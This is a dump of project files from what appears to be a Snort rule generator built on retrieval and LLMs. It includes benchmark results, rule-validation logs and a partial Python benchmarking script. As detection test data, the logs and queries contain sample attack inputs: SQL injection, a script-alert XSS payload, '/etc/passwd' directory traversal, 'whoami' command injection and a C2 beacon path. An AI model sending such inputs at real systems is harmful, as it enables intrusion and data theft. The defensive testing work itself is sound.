REAL-LAB-ICMP-SWEEP,lab-icmp src=203.0.113.10 targets=192.168.56.10,192.168.56.11,192.168.56.12,192.168.56.13,192.168.56.14
REAL-LAB-MALWARE-C2,lab-http src=192.168.56.20 dst=198.51.100.20 dpt=80 request="GET /gate.php HTTP/1.1" scenario=malware_c
... [truncated to first 10 rows]
```
```

results/retrieval_backend_proof.json

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/retrieval_backend_proof.json

```
FILE: results/retrieval_backend_proof.json
```json
{
  "dataset_path": "/mnt/e/projects/snort_rag_rule_generator/data/processed/final_snort_dataset.csv",
  "sentence_bert_runtime_available": true,
```
```

```
"faiss_runtime_available": true,
"sentence_bert_model": "sentence-transformers/all-MiniLM-L6-v2",
"methods": [
  {
    "method": "bm25",
    "backend": "bm25",
    "requires_sentence_bert": false,
    "requires_faiss": false,
    "status": "ready",
    "error_message": ""
  },
  {
    "method": "dense_tfidf",
    "backend": "tfidf",
    "requires_sentence_bert": false,
    "requires_faiss": false,
    "status": "ready",
    "error_message": ""
  },
  {
    "method": "dense_tfidf_rerank",
    "backend": "tfidf_rerank",
    "requires_sentence_bert": false,
    "requires_faiss": false,
    "status": "ready",
    "error_message": ""
  },
  {
    "method": "hybrid_rerank_best",
    "backend": "hybrid_tfidf_bm25_rerank",
    "requires_sentence_bert": false,
    "requires_faiss": false,
    "status": "ready",
    "error_message": ""
  },
  {
    "method": "hybrid_alpha_0.25",
    "backend": "hybrid_tfidf_bm25",
    "requires_sentence_bert": false,
    "requires_faiss": false,
    "status": "ready",
    "error_message": ""
  },
  {
    "method": "hybrid_alpha_0.50",
    "backend": "hybrid_tfidf_bm25",
    "requires_sentence_bert": false,
    "requires_faiss": false,
    "status": "ready",
    "error_message": ""
  },
  {
    "method": "hybrid_alpha_0.55",
    "backend": "hybrid_tfidf_bm25",
    "requires_sentence_bert": false,
    "requires_faiss": false,
    "status": "ready",
    "error_message": ""
  },
  {
    "method": "hybrid_alpha_0.75",
    "backend": "hybrid_tfidf_bm25",
    "requires_sentence_bert": false,
    "requires_faiss": false,
    "status": "ready",
    "error_message": ""
  },
  {
    "method": "hybrid_alpha_0.90",
    "backend": "hybrid_tfidf_bm25",
    "requires_sentence_bert": false,
    "requires_faiss": false,
    "status": "ready",
    "error_message": ""
  },
  {
    "method": "hybrid_rerank_0.25",
    "backend": "hybrid_tfidf_bm25_rerank",
    "requires_sentence_bert": false,
    "requires_faiss": false,
    "status": "ready",
    "error_message": ""
  },
  {
    "method": "hybrid_rerank_0.50",
    "backend": "hybrid_tfidf_bm25_rerank",
    "requires_sentence_bert": false,
```

```
      "requires_faiss": false,
      "status": "ready",
      "error_message": ""
    },
    {
      "method": "hybrid_rerank_0.55",
      "backend": "hybrid_tfidf_bm25_rerank",
      "requires_sentence_bert": false,
      "requires_faiss": false,
      "status": "ready",
      "error_message": ""
    },
    {
      "method": "hybrid_rerank_0.75",
      "backend": "hybrid_tfidf_bm25_rerank",
      "requires_sentence_bert": false,
      "requires_faiss": false,
      "status": "ready",
      "error_message": ""
    },
    {
      "method": "hybrid_rerank_0.90",
      "backend": "hybrid_tfidf_bm25_rerank",
      "requires_sentence_bert": false,
      "requires_faiss": false,
      "status": "ready",
      "error_message": ""
    },
    {
      "method": "sentence_bert",
      "backend": "sentence_bert_cosine",
      "requires_sentence_bert": true,
      "requires_faiss": false,
      "status": "ready",
      "error_message": ""
    },
    {
      "method": "sentence_bert_faiss",
      "backend": "sentence_bert_faiss_ip",
      "requires_sentence_bert": true,
      "requires_faiss": true,
      "status": "ready",
      "error_message": ""
    }
  ]
}
```


results/retrieval_benchmark_k3_summary.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/retrieval_benchmark_k3_summary.csv


```
FILE: results/retrieval_benchmark_k3_summary.csv
```text
method,backend,k,status,sentence_bert_runtime_available,faiss_runtime_available,sentence_bert_model,faiss_enabled,error_mes
hybrid_rerank_best,hybrid_tfidf_bm25_rerank,3,ready,True,True,sentence-transformers/all-MiniLM-L6-v2,False,,1.0,1.0,1.0,1.0
hybrid_rerank_0.25,hybrid_tfidf_bm25_rerank,3,ready,True,True,sentence-transformers/all-MiniLM-L6-v2,False,,1.0,1.0,1.0,1.0
dense_tfidf_rerank,tfidf_rerank,3,ready,True,True,sentence-transformers/all-MiniLM-L6-v2,False,,1.0,0.9666666666666666,1.0,
sentence_bert,sentence_bert_cosine,3,ready,True,True,sentence-transformers/all-MiniLM-L6-v2,False,,1.0,0.9666666666666666,1
sentence_bert_faiss,sentence_bert_faiss_ip,3,ready,True,True,sentence-transformers/all-MiniLM-L6-v2,True,,1.0,0.96666666666
bm25,bm25,3,ready,True,True,sentence-transformers/all-MiniLM-L6-v2,False,,1.0,0.9666666666666668,1.0,0.95,6.602450000264071
hybrid_alpha_0.25,hybrid_tfidf_bm25,3,ready,True,True,sentence-transformers/all-MiniLM-L6-v2,False,,1.0,0.9666666666666668,
hybrid_alpha_0.55,hybrid_tfidf_bm25,3,ready,True,True,sentence-transformers/all-MiniLM-L6-v2,False,,1.0,0.9666666666666668,
dense_tfidf,tfidf,3,ready,True,True,sentence-transformers/all-MiniLM-L6-v2,False,,1.0,0.9,1.0,0.95,2.349789999971108
... [truncated to first 10 rows]
```
```

results/retrieval_topk_examples.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/retrieval_topk_examples.csv


```
FILE: results/retrieval_topk_examples.csv
```text
query,expected_attack_type,method,backend,k,rank,doc_id,retrieved_attack_type,is_relevant,status,sentence_bert_model,faiss_
Detect a TCP SYN port scan against our web server with many ports touched in one minute,port_scan,bm25,bm25,1,1,SNORT-P1-00
Generate a Snort rule for repeated SSH brute force attempts on port 22,ssh_bruteforce,bm25,bm25,1,1,SNORT-P1-0034,ssh_brute
Détecter une injection SQL UNION SELECT dans une URL HTTP,sql_injection,bm25,bm25,1,1,SNORT-P1-0056,sql_injection,True,read
Detect XSS attack where the URI contains <script>alert(1)</script>,xss,bm25,bm25,1,1,SNORT-P1-0061,xss,True,ready,sentence-
Detect command injection with cmd parameter and whoami in HTTP request,command_injection,bm25,bm25,1,1,SNORT-P1-0087,comman
Alert when someone tries ../../../../etc/passwd directory traversal,directory_traversal,bm25,bm25,1,1,SNORT-P1-0101,directo
Detect DNS tunneling using long encoded subdomains,dns_tunneling,bm25,bm25,1,1,SNORT-P1-0134,dns_tunneling,True,ready,sente
```
```

```
Detect ICMP ping sweep against internal network,icmp_sweep,bm25,bm25,1,1,SNORT-P1-0094,command_injection,False,ready,senten
Detect malware command and control beacon to /gate.php,malware_c2,bm25,bm25,1,1,SNORT-P1-0162,malware_c2,True,ready,sentenc
... [truncated to first 10 rows]
```

results/snort3_syntax_test.txt

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/snort3_syntax_test.txt

```
FILE: results/snort3_syntax_test.txt
```text
--------------------------------------------------
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■binder
■references
■classifications
■trace
■ips
■file_id
■smtp
■port_scan
■decode
■dns
■stream_user
■active
■alerts
■daq
■host_cache
■host_tracker
■hosts
■network
■packets
■process
■search_engine
■so_proxy
■stream
■stream_ip
■stream_icmp
■stream_tcp
■stream_udp
■output
■stream_file
■arp_spoof
■back_orifice
■imap
■netflow
■normalizer
■pop
■rpc_decode
■sip
■ssh
■ssl
■telnet
■cip
■dnp3
■iec104
■mms
■modbus
■opcua
■s7commplus
■dce_smb
■dce_tcp
■dce_udp
■dce_http_proxy
■dce_http_server
■gtp_inspect
■ftp_server
■ftp_client
■ftp_data
■http_inspect
■http2_inspect
■file_policy
■js_norm
■appid
■wizard
Finished /home/snorty/snort3/etc/snort/snort.lua:
Loading file_id.rules_file:
Loading file_magic.rules:
Finished file_magic.rules:
Finished file_id.rules_file:
```
```

```
Loading rule args:
Loading data/processed/person1_rules_snort3.rules:
Finished data/processed/person1_rules_snort3.rules:
Finished rule args:
--------------------------------------------------
pcre counts
               pcre_rules: 40
              pcre_native: 40
--------------------------------------------------
ips policies rule stats
              id  loaded  shared enabled    file
               0     402       0     402    /home/snorty/snort3/etc/snort/snort.lua
--------------------------------------------------
rule counts
       total rules loaded: 402
               text rules: 402
            option chains: 402
            chain headers: 11
--------------------------------------------------
port rule counts
             tcp     udp    icmp      ip
     any      20       0      21       0
     dst     121      21       0       0
   total     141      21      21       0
--------------------------------------------------
service rule counts          to-srv  to-cli
                  file_id:      219     219
                    total:      219     219
--------------------------------------------------
fast pattern groups
                      dst: 16
                      any: 2
                to_server: 1
                to_client: 1
--------------------------------------------------
search engine (ac_bnfa)
        fast pattern only: 120
appid: MaxRss diff: 2816
appid: patterns loaded: 300
--------------------------------------------------
pcap DAQ configured to passive.

Snort successfully validated the configuration (with 0 warnings).
o")~   Snort exiting

```
```
```

results/snort_runtime_validation.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/snort_runtime_validation.csv

```
FILE: results/snort_runtime_validation.csv
```text
timestamp,sid,status,snort_bin,snort_bin_found,config_used,rules_path,runtime_valid,local_valid,local_errors,stderr_excerpt
2026-06-09T20:48:13.594103+00:00,9100001,PASS,./tools/snort3-docker,True,/home/snorty/snort3/etc/snort/snort.lua,data/proce
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■ips
■file_id
■alerts
■decode
■packets
■search_engine
■so_proxy
■stream
■stream_ip
■stream_icmp
■stream_udp
■stream_user
■stream_file
■back_orifice
■dns
■netflow
■normalizer
■pop
■trace
■sip
■ssl
■js_norm
■appid
■wizard
```
```

```
■binder
■references
■classifications
■file_polic,./tools/snort3-docker -T -R data/processed/person1_rules_snort3.rules -c /home/snorty/snort3/etc/snort/snort.lu
2026-06-09T20:48:13.594103+00:00,9100002,PASS,./tools/snort3-docker,True,/home/snorty/snort3/etc/snort/snort.lua,data/proce
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■ips
■file_id
■alerts
■decode
■packets
■search_engine
■so_proxy
■stream
■stream_ip
■stream_icmp
■stream_udp
■stream_user
■stream_file
■back_orifice
■dns
■netflow
■normalizer
■pop
■trace
■sip
■ssl
■js_norm
■appid
■wizard
■binder
■references
■classifications
■file_polic,./tools/snort3-docker -T -R data/processed/person1_rules_snort3.rules -c /home/snorty/snort3/etc/snort/snort.lu
2026-06-09T20:48:13.594103+00:00,9100003,PASS,./tools/snort3-docker,True,/home/snorty/snort3/etc/snort/snort.lua,data/proce
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■ips
■file_id
■alerts
■decode
■packets
■search_engine
■so_proxy
■stream
■stream_ip
■stream_icmp
■stream_udp
■stream_user
■stream_file
■back_orifice
■dns
■netflow
■normalizer
■pop
■trace
■sip
■ssl
■js_norm
■appid
■wizard
■binder
■references
■classifications
■file_polic,./tools/snort3-docker -T -R data/processed/person1_rules_snort3.rules -c /home/snorty/snort3/etc/snort/snort.lu
2026-06-09T20:48:13.594103+00:00,9100004,PASS,./tools/snort3-docker,True,/home/snorty/snort3/etc/snort/snort.lua,data/proce
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■ips
■file_id
■alerts
■decode
■packets
■search_engine
■so_proxy
■stream
■stream_ip
```

```
■stream_icmp
■stream_udp
■stream_user
■stream_file
■back_orifice
■dns
■netflow
■normalizer
■pop
■trace
■sip
■ssl
■js_norm
■appid
■wizard
■binder
■references
■classifications
■file_polic,./tools/snort3-docker -T -R data/processed/person1_rules_snort3.rules -c /home/snorty/snort3/etc/snort/snort.lu
2026-06-09T20:48:13.594103+00:00,9100005,PASS,./tools/snort3-docker,True,/home/snorty/snort3/etc/snort/snort.lua,data/proce
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■ips
■file_id
■alerts
■decode
■packets
■search_engine
■so_proxy
■stream
■stream_ip
■stream_icmp
■stream_udp
■stream_user
■stream_file
■back_orifice
■dns
■netflow
■normalizer
■pop
■trace
■sip
■ssl
■js_norm
■appid
■wizard
■binder
■references
■classifications
■file_polic,./tools/snort3-docker -T -R data/processed/person1_rules_snort3.rules -c /home/snorty/snort3/etc/snort/snort.lu
2026-06-09T20:48:13.594103+00:00,9100006,PASS,./tools/snort3-docker,True,/home/snorty/snort3/etc/snort/snort.lua,data/proce
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■ips
■file_id
■alerts
■decode
■packets
■search_engine
■so_proxy
■stream
■stream_ip
■stream_icmp
■stream_udp
■stream_user
■stream_file
■back_orifice
■dns
■netflow
■normalizer
■pop
■trace
■sip
■ssl
■js_norm
■appid
■wizard
■binder
■references
■classifications
■file_polic,./tools/snort3-docker -T -R data/processed/person1_rules_snort3.rules -c /home/snorty/snort3/etc/snort/snort.lu
```

```
2026-06-09T20:48:13.594103+00:00,9100007,PASS,./tools/snort3-docker,True,/home/snorty/snort3/etc/snort/snort.lua,data/proce
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■ips
■file_id
■alerts
■decode
■packets
■search_engine
■so_proxy
■stream
■stream_ip
■stream_icmp
■stream_udp
■stream_user
■stream_file
■back_orifice
■dns
■netflow
■normalizer
■pop
■trace
■sip
■ssl
■js_norm
■appid
■wizard
■binder
■references
■classifications
■file_polic,./tools/snort3-docker -T -R data/processed/person1_rules_snort3.rules -c /home/snorty/snort3/etc/snort/snort.lu
2026-06-09T20:48:13.594103+00:00,9100008,PASS,./tools/snort3-docker,True,/home/snorty/snort3/etc/snort/snort.lua,data/proce
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■ips
■file_id
■alerts
■decode
■packets
■search_engine
■so_proxy
■stream
■stream_ip
■stream_icmp
■stream_udp
■stream_user
■stream_file
■back_orifice
■dns
■netflow
■normalizer
■pop
■trace
■sip
■ssl
■js_norm
■appid
■wizard
■binder
■references
■classifications
■file_polic,./tools/snort3-docker -T -R data/processed/person1_rules_snort3.rules -c /home/snorty/snort3/etc/snort/snort.lu
2026-06-09T20:48:13.594103+00:00,9100009,PASS,./tools/snort3-docker,True,/home/snorty/snort3/etc/snort/snort.lua,data/proce
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■ips
■file_id
■alerts
■decode
■packets
■search_engine
■so_proxy
■stream
■stream_ip
■stream_icmp
■stream_udp
■stream_user
■stream_file
```

```
■back_orifice
■dns
■netflow
■normalizer
■pop
■trace
■sip
■ssl
■js_norm
■appid
■wizard
■binder
■references
■classifications
■file_polic,./tools/snort3-docker -T -R data/processed/person1_rules_snort3.rules -c /home/snorty/snort3/etc/snort/snort.lu
... [truncated to first 10 rows]
```

results/sql_single_alert_test.txt

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/sql_single_alert_test.txt

```
FILE: results/sql_single_alert_test.txt
```text
--------------------------------------------------
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■output
■active
■alerts
■daq
■decode
■host_cache
■host_tracker
■hosts
■network
■packets
■process
■search_engine
■so_proxy
■stream_ip
■stream_icmp
■stream_tcp
■stream_udp
■stream_user
■stream_file
■arp_spoof
■back_orifice
■dns
■imap
■netflow
■normalizer
■pop
■rpc_decode
■sip
■ssh
■ssl
■telnet
■cip
■dnp3
■iec104
■mms
■modbus
■opcua
■dce_tcp
■dce_http_proxy
■port_scan
■ftp_server
■ftp_client
■ftp_data
■http_inspect
■http2_inspect
■file_policy
■js_norm
■appid
■wizard
■binder
■ips
■file_id
■smtp
■gtp_inspect
```
```

```
■dce_http_server
■dce_udp
■dce_smb
■s7commplus
■stream
■references
■classifications
■trace
Finished /home/snorty/snort3/etc/snort/snort.lua:
Loading file_id.rules_file:
Loading file_magic.rules:
Finished file_magic.rules:
Finished file_id.rules_file:
Loading rule args:
Loading tmp/sql_test.rules:
Finished tmp/sql_test.rules:
Finished rule args:
--------------------------------------------------
ips policies rule stats
              id  loaded  shared enabled    file
               0     220       0     220    /home/snorty/snort3/etc/snort/snort.lua
--------------------------------------------------
rule counts
       total rules loaded: 220
               text rules: 220
            option chains: 220
            chain headers: 2
--------------------------------------------------
port rule counts
             tcp     udp    icmp      ip
     dst       1       0       0       0
   total       1       0       0       0
--------------------------------------------------
service rule counts          to-srv  to-cli
                  file_id:      219     219
                    total:      219     219
--------------------------------------------------
fast pattern groups
                      dst: 2
                to_server: 1
                to_client: 1
--------------------------------------------------
search engine (ac_bnfa)
                instances: 3
                 patterns: 439
            pattern chars: 2615
               num states: 1845
         num match states: 393
             memory scale: KB
             total memory: 72.7344
           pattern memory: 19.6992
        match list memory: 28.5703
        transition memory: 24.0898
        fast pattern only: 1
appid: MaxRss diff: 2944
appid: patterns loaded: 300
--------------------------------------------------
pcap DAQ configured to read-file.
Commencing packet processing
Retry queue interval is: 200 ms
++ [0] tests/pcaps/generated/sql_injection.pcap
06/09-19:56:00.207047 [**] [1:9990001:1] "TEST SQL UNION SELECT" [**] [Priority: 0] {TCP} 203.0.113.10:41001 -> 192.168.56.
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x68
203.0.113.10:41001 -> 192.168.56.10:80 TCP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:90
***AP*** Seq: 0x3E9  Ack: 0x1389  Win: 0x2000  TcpLen: 20

snort.raw[50]:
- - - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - -
47 45 54 20 2F 73 65 61  72 63 68 3F 71 3D 55 4E  GET /sea rch?q=UN
49 4F 4E 20 53 45 4C 45  43 54 20 48 54 54 50 2F  ION SELE CT HTTP/
31 2E 31 0D 0A 48 6F 73  74 3A 20 6C 61 62 0D 0A  1.1..Hos t: lab..
0D 0A                                             ..
- - - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - -

-- [0] tests/pcaps/generated/sql_injection.pcap
--------------------------------------------------
Packet Statistics
--------------------------------------------------
daq
                   pcaps: 1
                received: 5
                analyzed: 5
                   allow: 5
                rx_bytes: 320
--------------------------------------------------
codec
                   total: 5           ■(100.000%)
```

```
                     eth: 5           ■(100.000%)
                    ipv4: 5           ■(100.000%)
                     tcp: 5           ■(100.000%)
-------------------------------------------------
Module Statistics
-------------------------------------------------
ac_bnfa
                 searches: 1
                  matches: 1
                    bytes: 50
-------------------------------------------------
ac_full
                 searches: 6
                  matches: 2
                    bytes: 94
-------------------------------------------------
appid
                  packets: 5
        processed_packets: 4
          ignored_packets: 1
           total_sessions: 1
       service_cache_adds: 1
             bytes_in_use: 168
             items_in_use: 1
-------------------------------------------------
binder
               raw_packets: 1
                 new_flows: 1
          service_changes: 1
                 inspects: 2
-------------------------------------------------
detection
                 analyzed: 5
             raw_searches: 1
             pkt_searches: 1
                   alerts: 1
             total_alerts: 1
                   logged: 1
-------------------------------------------------
http_inspect
                     flows: 1
                     scans: 2
              reassembles: 2
              inspections: 2
                 requests: 1
             get_requests: 1
  max_concurrent_sessions: 1
              total_bytes: 44
-------------------------------------------------
ips_actions
                     alert: 1
-------------------------------------------------
port_scan
                  packets: 5
                 trackers: 2
-------------------------------------------------
search_engine
                max_queued: 1
            total_flushed: 1
            total_inserts: 1
             total_unique: 1
         qualified_events: 1
-------------------------------------------------
stream
                     flows: 1
-------------------------------------------------
stream_tcp
                 sessions: 1
                      max: 1
                  created: 1
                 released: 1
             instantiated: 1
                   setups: 1
                 restarts: 1
         syn_ack_trackers: 1
              segs_queued: 1
            segs_released: 1
                segs_used: 1
          rebuilt_packets: 2
            rebuilt_bytes: 50
                 syn_acks: 1
                 max_segs: 1
                max_bytes: 50
-------------------------------------------------
wizard
                tcp_scans: 1
                 tcp_hits: 1
```

```
-------------------------------------------------
Appid Statistics
-------------------------------------------------
detected apps and services
              Application: Services   Clients    Users      Payloads   Misc       Referred
                  unknown: 1          0          0          1          0          0
-------------------------------------------------
Summary Statistics
-------------------------------------------------
timing
                  runtime: 00:00:00
                  seconds: 0.040037
                 pkts/sec: 125
o")~   Snort exiting

```

results/xss_single_alert_test.txt

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/xss_single_alert_test.txt

```
FILE: results/xss_single_alert_test.txt
```text
-------------------------------------------------
o")~   Snort++ 3.10.0.0
-------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■active
■alerts
■daq
■host_cache
■so_proxy
■stream
■stream_ip
■stream_icmp
■stream_udp
■stream_user
■stream_file
■back_orifice
■dns
■imap
■netflow
■normalizer
■pop
■rpc_decode
■sip
■ssh
■ssl
■telnet
■cip
■iec104
■mms
■modbus
■opcua
■s7commplus
■dce_smb
■dce_tcp
■dce_udp
■dce_http_proxy
■dce_http_server
■gtp_inspect
■port_scan
■smtp
■ftp_client
■ftp_data
■http_inspect
■http2_inspect
■js_norm
■appid
■wizard
■ips
■file_id
■classifications
■references
■binder
■file_policy
■ftp_server
■dnp3
■arp_spoof
■stream_tcp
■search_engine
■process
```
```

```
■output
■network
■host_tracker
■packets
■trace
■hosts
■decode
Finished /home/snorty/snort3/etc/snort/snort.lua:
Loading file_id.rules_file:
Loading file_magic.rules:
Finished file_magic.rules:
Finished file_id.rules_file:
Loading rule args:
Loading tmp/xss_test.rules:
Finished tmp/xss_test.rules:
Finished rule args:
--------------------------------------------------
ips policies rule stats
              id  loaded  shared enabled    file
               0     220       0     220    /home/snorty/snort3/etc/snort/snort.lua
--------------------------------------------------
rule counts
       total rules loaded: 220
               text rules: 220
            option chains: 220
            chain headers: 2
--------------------------------------------------
port rule counts
             tcp     udp    icmp      ip
     dst       1       0       0       0
   total       1       0       0       0
--------------------------------------------------
service rule counts          to-srv  to-cli
                  file_id:      219     219
                    total:      219     219
--------------------------------------------------
fast pattern groups
                       dst: 2
                to_server: 1
                to_client: 1
--------------------------------------------------
search engine (ac_bnfa)
                instances: 3
                 patterns: 439
            pattern chars: 2628
               num states: 1858
         num match states: 393
             memory scale: KB
             total memory: 73.001
           pattern memory: 19.7119
        match list memory: 28.6719
        transition memory: 24.2422
        fast pattern only: 1
appid: MaxRss diff: 3200
appid: patterns loaded: 300
--------------------------------------------------
pcap DAQ configured to read-file.
Commencing packet processing
Retry queue interval is: 200 ms
++ [0] tests/pcaps/generated/xss.pcap
06/09-19:56:00.582774 [**] [1:9990003:1] "TEST XSS SCRIPT ALERT" [**] [Priority: 0] {TCP} 203.0.113.10:41002 -> 192.168.56.
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x6F
203.0.113.10:41002 -> 192.168.56.10:80 TCP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:97
***AP*** Seq: 0x3E9  Ack: 0x1389  Win: 0x2000  TcpLen: 20

snort.raw[57]:
- - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - -
47 45 54 20 2F 3F 71 3D  3C 73 63 72 69 70 74 3E  GET /?q= <script>
61 6C 65 72 74 28 31 29  3C 2F 73 63 72 69 70 74  alert(1) </script
3E 20 48 54 54 50 2F 31  2E 31 0D 0A 48 6F 73 74  > HTTP/1 .1..Host
3A 20 6C 61 62 0D 0A 0D  0A                       : lab... .
- - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - -

-- [0] tests/pcaps/generated/xss.pcap
--------------------------------------------------
Packet Statistics
--------------------------------------------------
daq
                   pcaps: 1
                received: 5
                analyzed: 5
                   allow: 5
                rx_bytes: 327
--------------------------------------------------
codec
                   total: 5           ■(100.000%)
                     eth: 5           ■(100.000%)
```

```
                    ipv4: 5           ■(100.000%)
                     tcp: 5           ■(100.000%)
--------------------------------------------------
Module Statistics
--------------------------------------------------
ac_bnfa
                 searches: 1
                  matches: 1
                    bytes: 57
--------------------------------------------------
ac_full
                 searches: 5
                  matches: 1
                    bytes: 95
--------------------------------------------------
appid
                  packets: 5
        processed_packets: 4
          ignored_packets: 1
           total_sessions: 1
       service_cache_adds: 1
             bytes_in_use: 168
             items_in_use: 1
--------------------------------------------------
binder
               raw_packets: 1
                 new_flows: 1
          service_changes: 1
                 inspects: 2
--------------------------------------------------
detection
                 analyzed: 5
             raw_searches: 1
             pkt_searches: 1
                   alerts: 1
             total_alerts: 1
                   logged: 1
--------------------------------------------------
http_inspect
                    flows: 1
                    scans: 2
              reassembles: 2
               inspections: 2
                 requests: 1
             get_requests: 1
  max_concurrent_sessions: 1
               total_bytes: 51
--------------------------------------------------
ips_actions
                    alert: 1
--------------------------------------------------
port_scan
                  packets: 5
                 trackers: 2
--------------------------------------------------
search_engine
                max_queued: 1
             total_flushed: 1
             total_inserts: 1
              total_unique: 1
          qualified_events: 1
--------------------------------------------------
stream
                    flows: 1
--------------------------------------------------
stream_tcp
                 sessions: 1
                      max: 1
                  created: 1
                 released: 1
             instantiated: 1
                   setups: 1
                 restarts: 1
          syn_ack_trackers: 1
               segs_queued: 1
             segs_released: 1
                 segs_used: 1
           rebuilt_packets: 2
             rebuilt_bytes: 57
                  syn_acks: 1
                  max_segs: 1
                 max_bytes: 57
--------------------------------------------------
wizard
                 tcp_scans: 1
                  tcp_hits: 1
--------------------------------------------------
```

```
Appid Statistics
-------------------------------------------------
detected apps and services
              Application: Services   Clients    Users      Payloads   Misc       Referred
                  unknown: 1          0          0          1          0          0
-------------------------------------------------
Summary Statistics
-------------------------------------------------
timing
                  runtime: 00:00:00
                  seconds: 0.060915
                 pkts/sec: 82
o")~   Snort exiting
```

scripts/benchmark_llms.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/scripts/benchmark_llms.py

```
FILE: scripts/benchmark_llms.py
```python
#!/usr/bin/env python
"""Benchmark controlled RAG+LLM generation over an evaluation query set."""
from __future__ import annotations

import argparse
import csv
from pathlib import Path
import sys

import pandas as pd

PROJECT_ROOT = Path(__file__).resolve().parents[1]
sys.path.insert(0, str(PROJECT_ROOT / "src"))

from snort_rag.architectures import SnortRAGArchitectures
from snort_rag.evaluation import TEST_QUERIES
from snort_rag.llm_clients import build_llm_client


def _load_queries(path: Path) -> list[dict[str, str]]:
    if path.exists():
        return pd.read_csv(path).fillna("").to_dict("records")
    return [
        {
            "id": f"BUILTIN-{idx:03d}",
            "query": item["query"],
            "expected_attack_type": item["expected_attack_type"],
            "expected_family": "",
            "language": "",
            "difficulty": "",
            "notes": "built-in fallback query",
        }
        for idx, item in enumerate(TEST_QUERIES, 1)
    ]


def _run_model(rag: SnortRAGArchitectures, model: str, query_rows: list[dict[str, str]], prompt_variant: str, k: int) -> li
    rows: list[dict[str, object]] = []
    try:
        client = build_llm_client(model)
    except Exception as exc:
        return [{
            "id": item.get("id", ""),
            "query": str(item["query"]),
            "expected_attack_type": str(item.get("expected_attack_type", "")),
            "expected_family": item.get("expected_family", ""),
            "language": item.get("language", ""),
            "difficulty": item.get("difficulty", ""),
            "model_name": model,
            "model_spec": model,
            "prompt_variant": prompt_variant,
            "status": "error",
            "error": f"failed to build client: {exc}",
            "predicted_attack_type": "",
            "attack_type_correct": False,
            "valid_rule": False,
            "generation_mode": "",
            "repair_attempts": 0,
            "retrieval_grounding_rate": 0.0,
            "false_positive_score": "",
            "option_coverage": "",
            "latency_ms": "",
```
```

```
            "generated_rule": "",
            "source_doc_ids": "",
        } for item in query_rows]
    for item in query_rows:
        query = str(item["query"])
        expected = str(item.get("expected_attack_type", ""))
        try:
            result = rag.rag_llm_generate(query, k=k, client=client, prompt_variant=prompt_variant)
            status = "ok"
            error = ""
        except Exception as exc:
            result = {}
            status = "error"
            error = str(exc)
        predicted = str(result.get("attack_type", ""))
        used_ids = result.get("used_source_doc_ids") or result.get("source_doc_ids") or []
        retrieved_ids = set(str(x) for x in result.get("retrieved_ids", []))
        grounding_ok = all(str(doc_id) in retrieved_ids for doc_id in used_ids)
        rows.append({
            "id": item.get("id", ""),
            "query": query,
            "expected_attack_type": expected,
            "expected_family": item.get("expected_family", ""),
            "language": item.get("language", ""),
            "difficulty": item.get("difficulty", ""),
            "model_name": result.get("model_name", model),
            "model_spec": model,
            "prompt_variant": prompt_variant,
            "status": status,
            "error": error,
            "predicted_attack_type": predicted,
            "attack_type_correct": predicted == expected,
            "valid_rule": bool(result.get("valid_rule", False)),
            "generation_mode": result.get("generation_mode", ""),
            "repair_attempts": result.get("repair_attempts", 0),
            "retrieval_grounding_rate": 1.0 if grounding_ok else 0.0,
            "false_positive_score": result.get("false_positive_score", ""),
            "option_coverage": result.get("option_coverage", ""),
            "latency_ms": result.get("latency_ms", ""),
            "generated_rule": result.get("generated_rule", ""),
            "source_doc_ids": "|".join(str(x) for x in used_ids),
        })
    return rows


def _write_summary(rows: list[dict[str, object]], out_path: Path) -> None:
    df = pd.DataFrame(rows)
    if df.empty:
        pd.DataFrame().to_csv(out_path, index=False)
        return
